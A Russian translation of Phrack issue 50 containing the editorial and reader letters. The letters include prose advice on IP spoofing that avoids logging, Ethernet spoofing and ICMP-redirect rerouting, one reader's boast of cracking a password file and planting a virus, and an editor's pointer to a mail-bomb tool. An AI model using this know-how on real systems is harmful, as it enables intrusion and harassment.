Phrack RU issue 050

Русская версия Phrack, выпуск 050. Полный текст статей с кодом и таблицами.

Темы выпуска: Unix/Linux, BSD, Windows NT и администрирование систем; культура Phrack, новости сцены, loopback, prophile и хакерские манифесты; сети, маршрутизация, TCP/IP, Cisco, телефония и телеком-инфраструктура; эксплуатация уязвимостей, shellcode, rootkits и низкоуровневая безопасность.

Материалы выпуска: Редакционная колонка; Phrack Loopback; Взлом BBS: переносимые методы; Phrack Pro-Phile: Aleph One; Злоупотребление ядром Linux ради веселья и выгоды; Juggernaut; Небезопасность протоколов сетевого управления: SNMPv1; Взлом паролей NT; Дивертор на основе SS7; Skytel Paging and Voicemail; Аппаратный интерфейс в операционной системе Linux; Безопасность на уровне приложений для PC; Кодирование и декодирование DTMF на языке C; Операционная система DCO-CS; Phrack World News; extract.c.

Редакционная колонка

Автор: Редакция Phrack

```
                        .oO Phrack 50 Oo.

                    Volume Seven, Issue Fifty

                            1 of 16

                          Issue 50 Index
                    ____________________

                      P H R A C K   5 0

                          April 09, 1997
                    ____________________

                    "The Perfect Drug"
```

ЗАПУСКАЙТЕ фейерверки...
ПРЕДУПРЕЖДАЙТЕ СМИ...
ВКЛЮЧАЙТЕ музыку Axel-F из «Полицейского из Беверли-Хиллз»...
И РАДИ ВСЕГО СВЯТОГО, КТО-НИБУДЬ УВЕДОМИТЕ МИТЧА КЭБЭЯ...!

Phrack 50 вышел.

В честь этого знакового события мы на ограниченное время предлагаем *все* выпуски Phrack (включая этот) по специальной цене «МЫ-ДОЛЖНО-БЫТЬ-СОШЛИ-С-УМА» — ПОЛЦЕНЫ!! Верно! Теперь вы можете наслаждаться Phrack со скидкой 50% от стандартной цены — то есть бесплатно! Наслаждайтесь любимым электронным журналом и при этом у вас ещё останется достаточно денег на силиконовые имплантаты!

Похоже, в последние месяцы массовые СМИ наконец-то осознали то, что нам было известно давно: компьютерная безопасность — это _действительно_ важно. Редкая неделя проходит без того, чтобы на CNN не всплыла новая уязвимость. Но одного люди по-прежнему не могут понять: именно _МЫ_ больше всего заботимся о безопасности... Именно не мы те, кого должны опасаться корпорации и правительства... Мы — не враги.

Phrack часто характеризуют в СМИ как «подпольный хакерский зин», создаваемый `безответственной` молодёжью. Сравните тираж Phrack с тиражом профессиональных изданий по безопасности, которые берут ровно столько денег, чтобы студенты и просто интересующиеся не смогли их читать... А потом решите, кто же по-настоящему `безответственен`. Phrack нередко критикуют профессионалы — дескать, он раздаёт инструменты людям, недостаточно ответственным для их использования. На самом деле мы раздаём инструменты людям, у которых недостаточно денег, чтобы их купить.

Параллели между перехватом сетевых пакетов в интернете и прослушкой телефонных линий огромны. Злоупотребления государственных ведомств возможностями прослушки хорошо задокументированы. А вот аналогичные злоупотребления тех же ведомств в ключевых узлах интернет-инфраструктуры — значительно хуже. Это лишь очередной классический пример того, как правительство пытается установить тотальный контроль. Интернет же по своей природе анархичен, а по замыслу — динамичен. Он сопротивляется любым попыткам регулирования и любым попыткам контроля.

Предоставляя общественности исчерпывающий свод тех же знаний, информации и ресурсов, которые можно купить за любые деньги, мы помогаем гарантировать, что интернет останется в безопасных руках отдельного человека. Знание — это не власть. Знание — это _право_.

Этот выпуск содержит большое количество исходного кода на C — около 5000 строк. Чтобы обеспечить безболезненное извлечение кода и вспомогательных файлов в произвольно заданную иерархическую структуру каталогов с сохранением читаемости в формате журнала, мы разработали специальную утилиту для извлечения. (Господи, какое длинное предложение...) Статья 16 содержит исходный код extract.c; инструкции по компиляции и использованию — там же.

Наслаждайтесь журналом. Он создаётся хакерским сообществом и для хакерского сообщества. Точка.

```
             Editors : daemon9[route], Datastream Cowboy
        Asst. Editor : Alhambra (appears courtesy of the guild corp.)
              On ice : Voyager
             Mailboy : Erik Bloodaxe
                News : Alhambra, disorder
               Elite : snocrash
          Best Coast : Left Coast
             Fatstar : loadammo
            Thinstar : nirva
       SPOOOOOOOOON! : sirsyko
Rocks the Fucking House : 16 Volt
        Bad at pool : the NSA
 Tip o' the black hat : omerta
         Birthday Boy : loki
           GET A LIFE : All you jennicam losers. (jennicam.simplenet.com)
Shout outs / Thank yous : mudge (cos he just plain rules), the Guild and
                          r00t, pyro, blaboo, o0, halflife, nihil (for
                          dealing with my daily whining, working 6848 hours
                          a week, and *still* providing the kickass article),
                          alhambra (for coming through in a big way for Phrack
                          when other people let us down), mycroft (fruitbat),
                          Juliet (cookies)
```

Phrack Magazine V. 7, #50, April 09, 1997.

Запросы на подписку, статьи, комментарии и прочее направляйте на адрес:

phrackedit@infonexus.com

Материалы, присылаемые на указанный адрес электронной почты, можно зашифровать следующим ключом (обратите внимание: ключ СОВЕРШЕННО НОВЫЙ, обещаем на этот раз не потерять):

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.2

mQENAzMgU6YAAAEH/1/Kc1KrcUIyL5RBEVeD82JM9skWn60HBzy25FvR6QRYF8uW
ibPDuf3ecgGezQHM0/bDuQfxeOXDihqXQNZzXf02RuS/Au0yiILKqGGfqxxP88/O
vgEDrxu4vKpHBMYTE/Gh6u8QtcqfPYkrfFzJADzPEnPI7zw7ACAnXM5F+8+elt2j
0njg68iA8ms7W5f0AOcRXEXfCznxVTk470JAIsx76+2aPs9mpIFOB2f8u7xPKg+W
DDJ2wTS1vXzPsmsGJt1UypmitKBQYvJrrsLtTQ9FRavflvCpCWKiwCGIngIKt3yG
/v/uQb3qagZ3kiYr3nUJ+ULklSwej+lrReIdqYEABRG0D1BocmFjayBNYWdhemlu
ZQ==
=sdwc
-----END PGP PUBLIC KEY BLOCK-----
```

ЗАШИФРОВАННЫЕ ЗАПРОСЫ НА ПОДПИСКУ БУДУТ ПРОИГНОРИРОВАНЫ

Phrack распространяется в открытом тексте... Вы вполне можете подписаться, отправив письмо в открытом виде.

Содержание

Каждая статья в Phrack написана безвозмездно — хакерским сообществом и для хакерского сообщества. Если вы хакер, фрикер, студент, профессор, специалист или даже неудачник с идеей — и у вас есть знания или информация, которыми вы хотели бы поделиться, — тысячи читателей будут рады узнать что-то новое именно от вас. Если вы хотите опубликовать материал анонимно — он останется анонимным; если хотите указать авторство — смело используйте настоящее имя или псевдоним. Срок подачи материалов для Phrack 51 — 25 июля 1997 года, но чем раньше — тем лучше. Если вы планируете написать статью, дайте нам знать как можно скорее.

Если вы не собираетесь писать статью, но хотите прокомментировать Phrack, высказаться о хакерском мире, поделиться смешными историями, эксплойтами, новостями или просто рассказать нам о правительственном сайте, который вы только что взломали (пожалуйста, через PGP и анонимный ремейлер) — мы рады любым письмам. PGP-ключ и адрес электронной почты — выше.

> *« pyro phrack — это моя вера, а e-zine — моя библия, ты один из моих верховных жрецов! »*
> *— Какой-то IRC-фанатик*
>
> *« ...r00t и guild.... Как арахисовое масло и джем — можно было бы иметь одно без другого, но зачем вам это...? »*
> *— route*

Phrack Loopback

Привет,

у меня есть история о нарушении свободы слова и цензуре, и если меня несправедливо посадят — пожалуйста, опубликуйте её для широкой публики.

Вчера какой-то мудак прислал мне тонну ASCII-мусора, которую я скачивал больше часа. Когда я закончил, Windows зависла, и мне пришлось перезагружаться. Естественно, я был в бешенстве. Этот тип объяснил свои действия тем, что я выложил на свою страницу чит-программу для игры Diablo, а он не любит читеров. Сегодня он снова прислал мне ASCII-мусор... я был просто вне себя... и поступил так, как поступил бы любой на моём месте — засыпал его письмами: около 600 сообщений. Я воспользовался Kaboom3 и SMTP-сервером, который, как мне казалось (порт 25), был анонимным и не поддающимся отслеживанию.

Однако два часа спустя позвонил начальник службы безопасности Earthlink (мой нынешний провайдер) и сообщил, что кто-то с моего аккаунта засыпал письмами этого человека. Он сказал, что пострадавший пожаловался своему провайдеру, поскольку атака «вывела его бизнес из строя на несколько часов». Провайдер отследил атаку до Earthlink, а тот — до меня, просмотрев логи подключений к динамическому IP-адресу, обнаруженному в заголовках писем. Также выяснилось, что тот тип обратился в ФБР. Это вообще нормально? Во-первых, любой уважающий себя бизнес имеет соединение быстрее 28.8 кбит/с, а значит, скачать мою бомбу у него заняло бы пару секунд. Во-вторых, даже на 28.8 это максимум два часа. Но ФБР уже подключилось... Не могу поверить! Первым делом я написал всем известным мне авторитетным хакерам. Это абсурд, это произвол, это БОЛЬШОЙ БРАТ!

С уважением,
GrEeNbEaSt

[Итак, чего именно ты от нас хочешь — если не считать неудержимых приступов хохота, повторяющихся каждые несколько минут?]

Привет, в Phrack #48 статья о IP-спуфинге гласит, что нужно замерять TCP-порядковые номера атакуемого хоста. Предложенный метод — подключиться через SMTP и затем разорвать соединение. Здесь есть проблема: sendmail обычно логирует неудавшиеся пересылки, поэтому хост, скорее всего, сможет сопоставить это с временем атаки и установить вашу личность. Кроме того, само подключение должно выполняться с неподделанного IP-адреса, чтобы гарантированно получить ответный пакет. Есть два варианта:

1) Замаскировать соединение для сэмплирования под другой хост в вашей подсети (хотя если провайдер хранит подробные логи и передаст их — вы раскрыты; к тому же это не сработает, если локальная сеть использует активный хаб).

2) Позаботиться о том, чтобы стереть эти следы, если вы всё же взломаете машину — здесь всё или ничего: если взлом не удался, а следы атаки остались, вы в западне (опять же, если провайдер ведёт подробные логи).

Если хотите обойти эти опасности полностью — просто сэмплируйте порядковые номера с какого-нибудь порта, который практически не логируется. Стандартный inetd-сервер UNIX поднимает TCP echo, discard и chargen, с которых можно получать порядковые номера без каких-либо записей в логах.

Существуют два усложняющих фактора, применение которых становится всё более распространённым и которые эффективно блокируют атаку.

1) Некоторые провайдеры не пропускают из своей подсети пакеты с чужими исходными IP-адресами — это реализуется фильтрацией на маршрутизаторе. Большинство площадок просто не обращают на это внимания или не умеют настроить фильтрацию, но число провайдеров, применяющих её, растёт. Можно попытаться взломать их маршрутизатор — он легко обнаруживается через traceroute, — но шансы невелики, если тот не поддерживает удалённый вход. Кроме того, ваш провайдер узнает об этом и может немедленно принять дополнительные меры (например, зафиксировать ваш Ethernet-адрес, если вы в локальной сети — тогда вам конец). Нам ведь не хотелось бы, чтобы несовершеннолетние читали что-то неприличное — а вдруг Phrack запретят в штате Техас. Без обид к техасцам — если только они не заслуживают этого.

2) Некоторые ОС используют генераторы псевдослучайных чисел для формирования TCP-порядковых номеров в начале каждого соединения. Под Linux это сделать несложно, и некоторые коммерческие ОС, похоже, тоже уже это делают (есть ли подтверждение слухов о том, что Solaris теперь поступает так же?). Проверить это легко: установите два соединения подряд и посмотрите, получите ли вы два последовательных (или близких) номера. Обходным решением могло бы быть генерирование псевдослучайных порядковых номеров для первого соединения с данного IP-адреса (и снова — когда IP-слой перестаёт отслеживать этот адрес). Если сайт использует некриптографический ГПСЧ, можно было бы проанализировать его спектральным тестом для предсказания порядковых номеров, но при криптографически стойком генераторе пришлось бы его ломать (что, вероятно, не так уж сложно — ведь по-настоящему стойкий криптогенератор сделал бы время отклика IP неприемлемо медленным). Контрмерой здесь могло бы быть генерирование случайных чисел в периоды малой нагрузки и хранение буфера для последующего использования. На этом можно бесконечно наращивать атаки и контрмеры, так что остановимся здесь — ради здравомыслия.

Отступление для крайне параноидальных: Ethernet-спуфинг

Примечание: часть сказанного является теоретической и может быть неточна на 100% — если вы уловили суть, то сами разберётесь, применимо ли это в вашем случае.

Ethernet-адреса оборудования также поддаются подделке. Некоторые сетевые карты позволяют сделать это легко, но нужна документация по программированию карты (смотрите исходники ядра Linux — там есть драйвер для вашей карты). Другие карты вообще не позволяют этого и требуют замены ПЗУ, а то и вовсе реализованы на жёсткой логике — кошмар. Конечно, можно попытаться обойти жёсткую логику перепрошивкой ПЗУ, но я бы не советовал, если только у вас нет острой нужды сэкономить 70 долларов на новую карту и лишнего месяца-двух в подвале.

Если вы собираетесь придумать Ethernet-адрес, лучше используйте настоящий идентификатор производителя (первые три байта). Некоторые снифферы поднимают тревогу при появлении неизвестных идентификаторов производителей, а такое ПО стоит у большего числа сетевых администраторов, чем хотелось бы думать.

Некоторые новые технологии хабов могут ограничивать подобный спуфинг. В частности, активные хабы не позволят этого вовсе. Другие конструкции хабов используют таблицы соответствия Ethernet-адресов конкретным портам, так что изменить адрес без выключения машины, ожидания тайм-аута хаба и перезагрузки может не получиться.

Подделка Ethernet-адреса сделает машину полностью необнаруживаемой — при условии, что она не является единственной машиной в отслеживаемой сети.

Возможно, есть способ обойти активные хабы — с помощью мультикастовых Ethernet-адресов. Любая сетевая карта с поддержкой мультикаста должна уметь посылать пакеты с мультикастовым Ethernet-адресом. Такой адрес не привязан к конкретной карте: многие карты могут отправлять и принимать на одном и том же мультикастовом адресе. Проблема в том, что технологии маршрутизаторов и хабов, возможно, уже достигли уровня, позволяющего отличать мультикастовые Ethernet-адреса и преобразовывать их в мультикастовые IP-адреса, что исключало бы спуфинг. Это лишь теория — я не проверял, не знаю никого, кто проверял, и даже слухов не слышал.

Примечание: эта информация никоим образом не является исчерпывающей — у меня нет времени и ресурсов для её детального изучения, а результаты Ethernet-спуфинга, скорее всего, варьируются в зависимости от производителей сетевого оборудования на всём пути — от сетевой карты до первого шлюза.

Ещё одно отступление: перенаправление обратного маршрута

При перенаправлении обратного маршрута IP-спуфинг-атака следует той же общей схеме, за исключением того, что атакующая машина получает ответные пакеты и не нуждается в «слепой» работе. Существует три способа реализовать это:

1) Притворившись доверенным хостом в своей подсети. Просто перехватывайте пакеты, предназначенные доверенной машине и похожие на ответы на ваши поддельные пакеты, отправляйте их от имени IP-адреса доверенной машины и устройте ей SYN-флуд. Это сработает даже при наличии блокирующего провайдера.

2) Атака с использованием source routing. Средняя сложность: нужно выстроить маршрут между вашей машиной и целью, а также между вашей машиной и доверенным хостом (хотя последнее можно и выдумать). Используйте опцию строгой или нестрогой IP-маршрутизации — и все пакеты вернутся к вам. Этот метод работает всё реже, поскольку многие хосты и маршрутизаторы отбрасывают пакеты с source routing (это давно известный изъян TCP/IP). Однако — не отбрасывают ли глючные реализации лишь один тип source routing?

3) Экспериментальный вариант — атака с ICMP redirect. Попробуйте использовать ICMP-перенаправления, чтобы завернуть пакеты обратно на атакующую машину. ICMP redirect должны приниматься только от машин в локальной подсети, но глючные реализации могут делать это некорректно (на самом деле, в RFC Host Requirements это указано как рекомендация, а не требование). Кроме того, возможно, с помощью redirect или поддельных обновлений таблицы маршрутизации можно было бы выстроить маршрут, который направил бы трафик к доверенному сайту обратно на атакующий. После атаки маршрутную информацию можно восстановить, сделав всё похожим на временный сбой сети. Если кто-то понял, что я имею в виду, и знает, реализуемо ли это — напишите.

Спасибо.

Zach

[Zach, у тебя хорошие идеи и правильные замечания. Так почему же ты сам не написал статью для Phrack?

Стоит попробовать...]

СМЕРТЬ НЕВИННЫХ

```
Я БЫЛ НА ВЕЧЕРИНКЕ, МАМ, Я ПОМНИЛ ТВОИ СЛОВА.
ТЫ ГОВОРИЛА — НЕ ПЕЙ, МАМ, И Я ПИЛ ТОЛЬКО СОДОВУЮ.
```

```
ВНУТРИ Я БЫЛ ГОРД, МАМ, КАК ТЫ И ГОВОРИЛА.
Я НЕ СЕЛ ЗА РУЛЬ ПЬЯНЫМ, МАМ, ХОТЯ ДРУГИЕ УГОВАРИВАЛИ.
Я ЗНАЛ: ЭТО ПРАВИЛЬНО, МАМ, ТЫ ВСЕГДА ПРАВА.
ВЕЧЕРИНКА КОНЧИЛАСЬ, МАМ, ВСЕ РАЗЪЕХАЛИСЬ.

Я СЕЛ В МАШИНУ, МАМ, УВЕРЕННЫЙ, ЧТО ДОЕДУ ЦЕЛЫМ.
ТЫ ВОСПИТАЛА МЕНЯ ОТВЕТСТВЕННЫМ И ДОБРЫМ.
Я ТРОНУЛСЯ, МАМ, НО ВЫЕХАВ НА ДОРОГУ,
ДРУГАЯ МАШИНА НЕ ЗАМЕТИЛА МЕНЯ, МАМ, И УДАРИЛА СИЛЬНО.
ЛЁЖА НА АСФАЛЬТЕ, МАМ, Я СЛЫШУ СЛОВА ПОЛИЦЕЙСКОГО:
ТОТ ПАРЕНЬ БЫЛ ПЬЯН, МАМ, И ТЕПЕРЬ РАСПЛАЧИВАЮ Я.
Я УМИРАЮ, МАМ. СКОРЕЙ ПРИЕЗЖАЙ.

КАК ЭТО МОГЛО СЛУЧИТЬСЯ СО МНОЙ, МАМ? МОЯ ЖИЗНЬ ЛОПНУЛА КАК ШАРИК.
ВОКРУГ МЕНЯ КРОВЬ, МАМ, И БОЛЬШАЯ ЧАСТЬ — МОЯ.
МЕДИК ГОВОРИТ, МАМ, ЧТО МНЕ ОСТАЛОСЬ НЕДОЛГО.
Я ПРОСТО ХОЧУ, ЧТОБЫ ТЫ ЗНАЛА, МАМ: Я КЛЯНУСЬ, Я НЕ ПИЛ.
ЭТО БЫЛИ ДРУГИЕ, МАМ. ДРУГИЕ НЕ ДУМАЛИ.
ОН, НАВЕРНОЕ, БЫЛ НА ТОЙ ЖЕ ВЕЧЕРИНКЕ.
ТОЛЬКО РАЗНИЦА В ТОМ, ЧТО ОН ПИЛ, А УМРУ Я.

ЗАЧЕМ ЛЮДИ ПЬЮТ, МАМ? ЭТО РАЗРУШАЕТ ВСЬЮ ЖИЗНЬ.
МНЕ БОЛЬНО, МАМ, КАК ОТ НОЖА.
ТОТ, КТО В МЕНЯ ВРЕЗАЛСЯ, СТОИТ НА НОГАХ, МАМ, И ЭТО НЕСПРАВЕДЛИВО.
Я УМИРАЮ, А ОН ТОЛЬКО СМОТРИТ.

СКАЖИ БРАТУ — НЕ НАДО ПЛАКАТЬ, МАМ, СКАЖИ ПАПЕ — ДЕРЖИСЬ.
КОГДА Я ПОПАДУ НА НЕБО, МАМ, НАПИШИ НА МОГИЛЕ «ПАПИНА ДОЧКА».
КТО-ТО ДОЛЖЕН БЫЛ СКАЗАТЬ ЕМУ, МАМ, — НЕ САДИСЬ ЗА РУЛЬ ПЬЯНЫМ.
ЕСЛИ БЫ ЕМУ СКАЗАЛИ, МАМ, Я БЫ БЫЛА ЖИВ.

МНЕ ТЯЖЕЛО ДЫШАТЬ, МАМ. МНЕ ОЧЕНЬ СТРАШНО.
НЕ ПЛАЧЬ ПО МНЕ, МАМ, КОГДА МНЕ БЫЛ НУЖЕН КТО-ТО — ТЫ ВСЕГДА БЫЛА РЯДОМ.
У МЕНЯ ОДИН ПОСЛЕДНИЙ ВОПРОС, МАМ, ПЕРЕД ТЕМ КАК ПОПРОЩАТЬСЯ.
Я НЕ ПИЛ И НЕ САДИЛСЯ ЗА РУЛЬ, МАМ, ТАК ПОЧЕМУ УМИРАЮ Я?
```

[Интересно... выпивка, насилие. Вот если бы ещё в эту историйку добавить принудительную содомию школьниц-подростков...

Нет, мне не стыдно... пьянство за рулём — это зло, и в Центральной Америке за него можно получить пулю за попытку убийства. Именно поэтому я езжу на такси или общаюсь с двенадцатишаговцами и мормонами. В любом случае это даёт тебе кого-то, на кого можно вывалить пьяные излияния.

Зачем это было прислано в Phrack — понятия не имею.]

У меня только один вопрос: я только что переехал обратно в Техас из Нью-Йорка — есть ли кто-нибудь в Phrack, кто знает местные номера BBS в Сан-Антонио?

спасибо за помощь,

[Почти в любом городе с водопроводом и электричеством (и да, Сан-Антонио на момент написания этих строк вполне соответствует) в любом местном компьютерном магазине вы найдёте местные издания для компьютерных гиков. Кажется, в Сан-Антонио это «Computer User». В любом случае, в конце там обычно есть списки местных BBS. Начните с них — и рано или поздно наткнётесь на нужные.]

Суд над датчанами, арестованными в связи со статьёй, которую я написал в #47, завершился. Реального срока нет — только общественные работы до 200 часов (моя мера) и штраф 30 000 датских крон (около $5000).

Кстати, помните, я писал вам о том, что статья была процитирована и переведена на датский в одном датском журнале? Так вот, после того как тот же журнал опубликовал наши настоящие имена и адреса с советом не брать нас на работу, я порядком разозлился и выставил им счёт на 5000 датских крон за свою статью.

Разумеется, платить они не собираются (предпочтут суд), и теперь я подумываю о том, чтобы воспользоваться их же словами. Компания, на которую я собираюсь подать в суд, — дочерняя структура Coopers & Lybrand под названием Institute of Datasecurity. Большинство их сотрудников — отъявленные болваны, вечно красующиеся в СМИ со вчерашними байками. Они даже вручили денежную награду прокурору, который нас преследовал, — за хорошую работу!

Поскольку они нарушили не только моё личное авторское право, но и ограничения самого журнала Phrack, я хотел бы знать, могу ли я рассчитывать на вашу поддержку? Хоть какое-нибудь письменное заявление о политике журнала — платили ли вам за это и так далее.

Пишу в спешке, не взыщите за ошибки.

Le Cerveau

[Не могли бы вы прислать нам ксерокопию той статьи по адресу редакции? Возможно, мы сможем помочь.

У меня давно нет особого уважения к командам «компьютерной безопасности» бухгалтерских фирм — и никогда не было. За все годы работы они так и не поняли сути.

Жаль, что вы не в Америке. Там вы, вероятно, могли бы засудить всех причастных, если они действительно опубликовали ваши имена и советовали не нанимать вас на работу.]

Привет, что за дела,
хотел бы узнать, не могли бы вы объяснить, как делать почтовые бомбы. Пожалуйста!!!!

[Нет, это глупость.

Но если настаиваете...

Поищите в интернете программу «UpYours». Она вам подойдёт.]

Здравствуйте,

хотел бы узнать, где можно достать номера «The Journal of Privileged Information»? У меня есть выпуски с 1 по 5, и я ищу с 6-го по последний. Если знаете, где взять — буду очень признателен!! спасибо

techcode

[Я не очень знаком с этим журналом, но если у кого-то из читателей есть экземпляры — напишите нам, где их можно найти.]

Дорогой Phrack,

Отличная работа в выпуске 49. Понравился раздел в Line Noise про взлом ID-машин. В любом случае хочу сказать: Phrack рулит — это мой любимый компьютерный хобби-журнал. Кстати, помню, один читатель писал о каком-то типе, торгующем переплетёнными томами Phrack, техническими журналами LOD и исходниками вирусов. Нечто похожее случилось и со мной: я обнаружил, что какой-то псевдоэлитный хакер продаёт распечатанные экземпляры Phrack, 40 Hex, Digital Free Press и ксерокопии alt.2600. Мне стало любопытно, и я почувствовал необходимость защитить честь этих изданий. Я поговорил с этим типом и завоевал его доверие, сыпля непонятным

хакерским жаргоном, который явно его впечатлял. Выяснилось, что он раздавал пиратский хлам с компьютера, используя незарегистрированный Serv-U. Я дал ему крэк для регистрации, а он в ответ открыл мне аккаунт на своей машине, чтобы я мог скачивать его варез. Однажды я зашёл на его PC и быстро нашёл файл serv-u.ini с зашифрованными паролями.

Поскольку Serv-U использует шифрование в стиле Unix, я взломал его личный аккаунт примерно за 17 минут. Он держал TCP/IP-соединение открытым с 16:00 до 23:00 каждый вечер, и я однажды вошёл под его именем. Я залил вирус в системный каталог Windows, дал ему безобидное имя, а потом отредактировал его autoexec.bat, добавив запуск этого файла (ещё воспользовался Fixtime из Nowhere Utilities 2.0, чтобы всё выглядело гладко). С тех пор больше ничего о нём не слышал. Несложная работёнка по защите прав таких крутых журналов, как Phrack!

Удачи, и продолжайте выпускать.

dethbug

[Вот если бы все читатели были такими преданными. Или ещё лучше — если бы все читатели прислали нам по доллару!

Серьёзно, конечно... вирус — это перебор, но поскольку нас не было рядом, чтобы защитить авторские права в суде...

Тем не менее, пусть будет известно: вы не действовали по поручению Phrack Magazine и не были его представителем, а всё упомянутое совершалось исключительно по вашей собственной инициативе. :)]

Это что-нибудь стоит?
LORDCYBRON

[К сожалению, да — только бессмертную душу.]

Phrack,

мы хотели бы получить разрешение перепечатать редакторские колонки Криса Гоггана (Erik Bloodaxe) из выпусков с 4.42 по 7.48 в Node9: An E-Journal of Writing and Technology.

http://node9.phil3.uni-freiburg.de

В сфере культурных исследований огромный интерес к хакерской культуре, а редакторские колонки Криса Гоггана дают хороший срез взглядов хакеров за последние три года.

Мы могли бы просто отправить наших читателей напрямую в Phrack, но собранные вместе колонки действуют более убедительно. К тому же многим нашим читателям потребуются комментарии к целому ряду имён, терминов и событий.

Jon Adams

[Что ж, Jon, в Phrack всегда было принято разрешать перепечатку статей, редакторских колонок и чего угодно ещё — при условии сохранения всех материалов в полном виде с указанием имени автора и журнала Phrack. Если вы готовы это соблюдать — пользуйтесь колонками на здоровье.]

Привет, хакеры
==========

У меня один вопрос, пожалуйста ответьте. Я читал в вашем журнале

> ==*Phrack Magazine*==

Это отлично подходит для тех, кто живёт в стране, где используются карты Gemplus, Solaic, Schlumberger, Oberthur (французские карты, 256 бит). Но я живу в Словацкой Республике, где применяются карты ODS, Giesecke & Devrient, ORGA Karten systeme, Uniqua, Gemplus, Schlumberger и Oldenbourg Kartensysteme (немецкие карты, 128 бит).

Где-то я читал, что некоторые люди создали эмулятор таких телефонных карт (немецкого образца) — эмулятор на процессоре PIC.

Но я очень долго искал в интернете и так и не нашёл информации о том, как сделать такой эмулятор. Только в вашем журнале я нашёл помощь — но для эмулятора французской телефонной карты, а мне нужен эмулятор немецкой.

Пожалуйста, помогите, если знаете какой-нибудь адрес, где можно найти информацию о том, КАК СДЕЛАТЬ ЭМУЛЯТОР ТЕЛЕФОННОЙ КАРТЫ (С ПРОЦЕССОРОМ PIC), ЭМУЛИРУЮЩИЙ НЕМЕЦКУЮ ТЕЛЕФОННУЮ КАРТУ (128 БИТ).

Большое спасибо за ответ. Правда большое, я жду.

!!!!! M A X O !!!!!

[На самом деле нет, но, возможно, этот запрос привлечёт отклики от людей из Германии.]

Можете прислать мне какие-нибудь хакерские штуки для AOL?

СПАСИБО

[Самый важный инструмент хакера — это мозг. К сожалению, раз вы сидите на AOL, похоже, ваш ящик с инструментами пуст. Может, вас больше заинтересуют крутые .WAV-файлы с Бивисом и Баттхедом?]

Ищу талантливых хакеров для специальных проектов.
Первый проект связан со взломом исходного кода. Прошу откликнуться.

Justin Raprager
adamas@raprager.com

[Вы, вероятно, не можете позволить себе никого из редакции Phrack.
Ваш запрос передаётся читателям.]

Ваш сайт — лучший хранимый секрет интернета?

Мы разместим его в 50 поисковых системах и каталогах за $85 и выполним работу за 2 рабочих дня. Гарантия качества!

Owl's Eye Productions, Inc.
260 E. Main Street
Brewster, NY 10509
Phone: (914) 278-4933
Fax: (914) 278-4507
Email: owl@owlsnest.com

[Если наш сайт — тайна, то как вы болваны вообще о нас узнали?

Думаю, куда лучше подошёл бы такой слоган:

«Ваш сайт надёжно защищён?»

Мы совершенно БЕСПЛАТНО предоставим вашу информацию нескольким миллионам хакеров, которые обязательно подвергнут его обширному комплексу тестов безопасности — от эксплуатации удалённых уязвимостей до атак типа «отказ в обслуживании». Ваш сайт будут непрерывно «мониторить» месяцами — пока всем не надоест вас мучить.

Хочет ли Owl's Eye Productions, Inc. стать первым клиентом этой замечательной новой услуги? Дайте знать.]

From: Ray Wardell
To: phrack@well.com
Subject: FUCK YOU

ПОШЛИ ВЫ... ТУПОГОЛОВЫЕ ИДИОТЫ... ТРОНЕТЕ МЕНЯ — УМРЁТЕ...

[Ага, окей.]

Привет, я хочу стать хакером. Только что посмотрел фильм HACKERS. Он меня разжёг. Если бы вы могли дать мне какую-нибудь информацию о том, как им стать, я был бы очень признателен.

[То есть если бы вы посмотрели «Buttman Goes To Budapest», то это письмо получил бы Стальяно, а не Phrack?

Чувак... это всего лишь кино. И к тому же плохое.]

Привет!

В вашей статье о PIC16C84-phonecard есть закодированная в uuencode часть с файлом «telecard.zip». В telecard.zip содержится файл telecard.pcb, созданный в Tango PCB Series 2. Моя версия Accel Tango PCB Version 12 не может открыть этот файл. Хотел спросить: возможно ли прислать его в ASCII-формате или (лучше) в графическом — PCX или GIF? Также пригодился бы HP-Laserjet-prn-просмотрщик. Файл схемы я тоже не смог открыть. Может, вы знаете, где в интернете можно найти ознакомительную версию старого Tango PCB Series II?

[Честно говоря, здесь в Phrack та же проблема. Кто из читателей может помочь — пишите нам, разошлём всем!]

Привет, меня зовут Конрад, я живу в Оттаве, Онтарио (Канада). У меня вопрос. Когда я скачиваю из интернета пробную программу, она действует только 30 дней, а по истечении срока записывает это в какой-то файл. Я попробовал переустановить и перескачать — но при запуске программа сообщает, что срок истёк и нужно её купить. Знаете, в какой файл она записывает факт истечения срока и как это отключить? Если сами не знаете — может, знаете кого-то, кто знает, и перешлёте им мой адрес? Это очень важно для меня, потому что я делаю домашнюю страницу Teen Online, и у меня истёк срок графической программы (TrueSpace2), купить её я не могу, так что предпочёл бы обходиться пробной версией. Ладно... спасибо за внимание.

Konrad

[Обычно пробные программы можно просто переустановить и пользоваться ещё 30 дней. В других случаях помогает сдвинуть системную дату назад или отредактировать дату в INI-файле. Всё зависит от программы. Попробуйте эти варианты и напишите, что сработало.]

Почему вы ничего не пишете для болгарских хакеров?
(недавнее: взгляните на всё, что произошло в Варне, Болгария, в этом году)

M a n i a X K i l l e r i a n

[Мы были бы рады напечатать что-нибудь о болгарской сцене. Честно, я понятия не имею, что произошло в Варне, и не знаю, где искать.

Вот оригинальная идея: раз уж вы сами в Болгарии — почему бы вам не написать нам об этом?!]

Я пользуюсь BPI Accounts Receivable System версии 1.10 для IBM, выпущенной в сентябре 1983 года.

В ней есть так называемый «ключевой диск», который позволяет завершить работу программы или закрыть месяц только тому, у кого этот диск есть. Проблема в следующем: когда я копирую ключевой диск, файлы на копии полностью совпадают с оригиналом. Задействованы только 2 файла. Но когда я пытаюсь завершить работу, BPI просит вставить ключевой диск и нажать Enter. При использовании копии программа сообщает, что это не ключевой диск. С оригиналом такого не происходит.

На обоих дисках одна и та же информация. Если пытаться запустить закрытие прямо с копии ключевого диска, программа сообщает, что не может найти файл basrun.exe. Я проверил — этот файл есть в каталоге BPI на диске C:. Я много лет пользуюсь этой бухгалтерской программой, она работает хорошо. Но боюсь, что оригинальный ключевой диск когда-нибудь придёт в негодность и я окажусь в тупике. Вот почему пытаюсь сделать копию. Буду рад любой помощи.

[Очевидно, на диске есть что-то ещё, что обычное копирование не захватывает. Возможно, что-то простое — например, метка тома или скрытые файлы.

Самый лёгкий способ обойти это — сделать посекторную копию в образ диска какой-нибудь программой вроде команды UNIX «dd», а затем записать этот образ обратно на чистую дискету.]

Привет!

Есть кое-что для вашего раздела новостей.

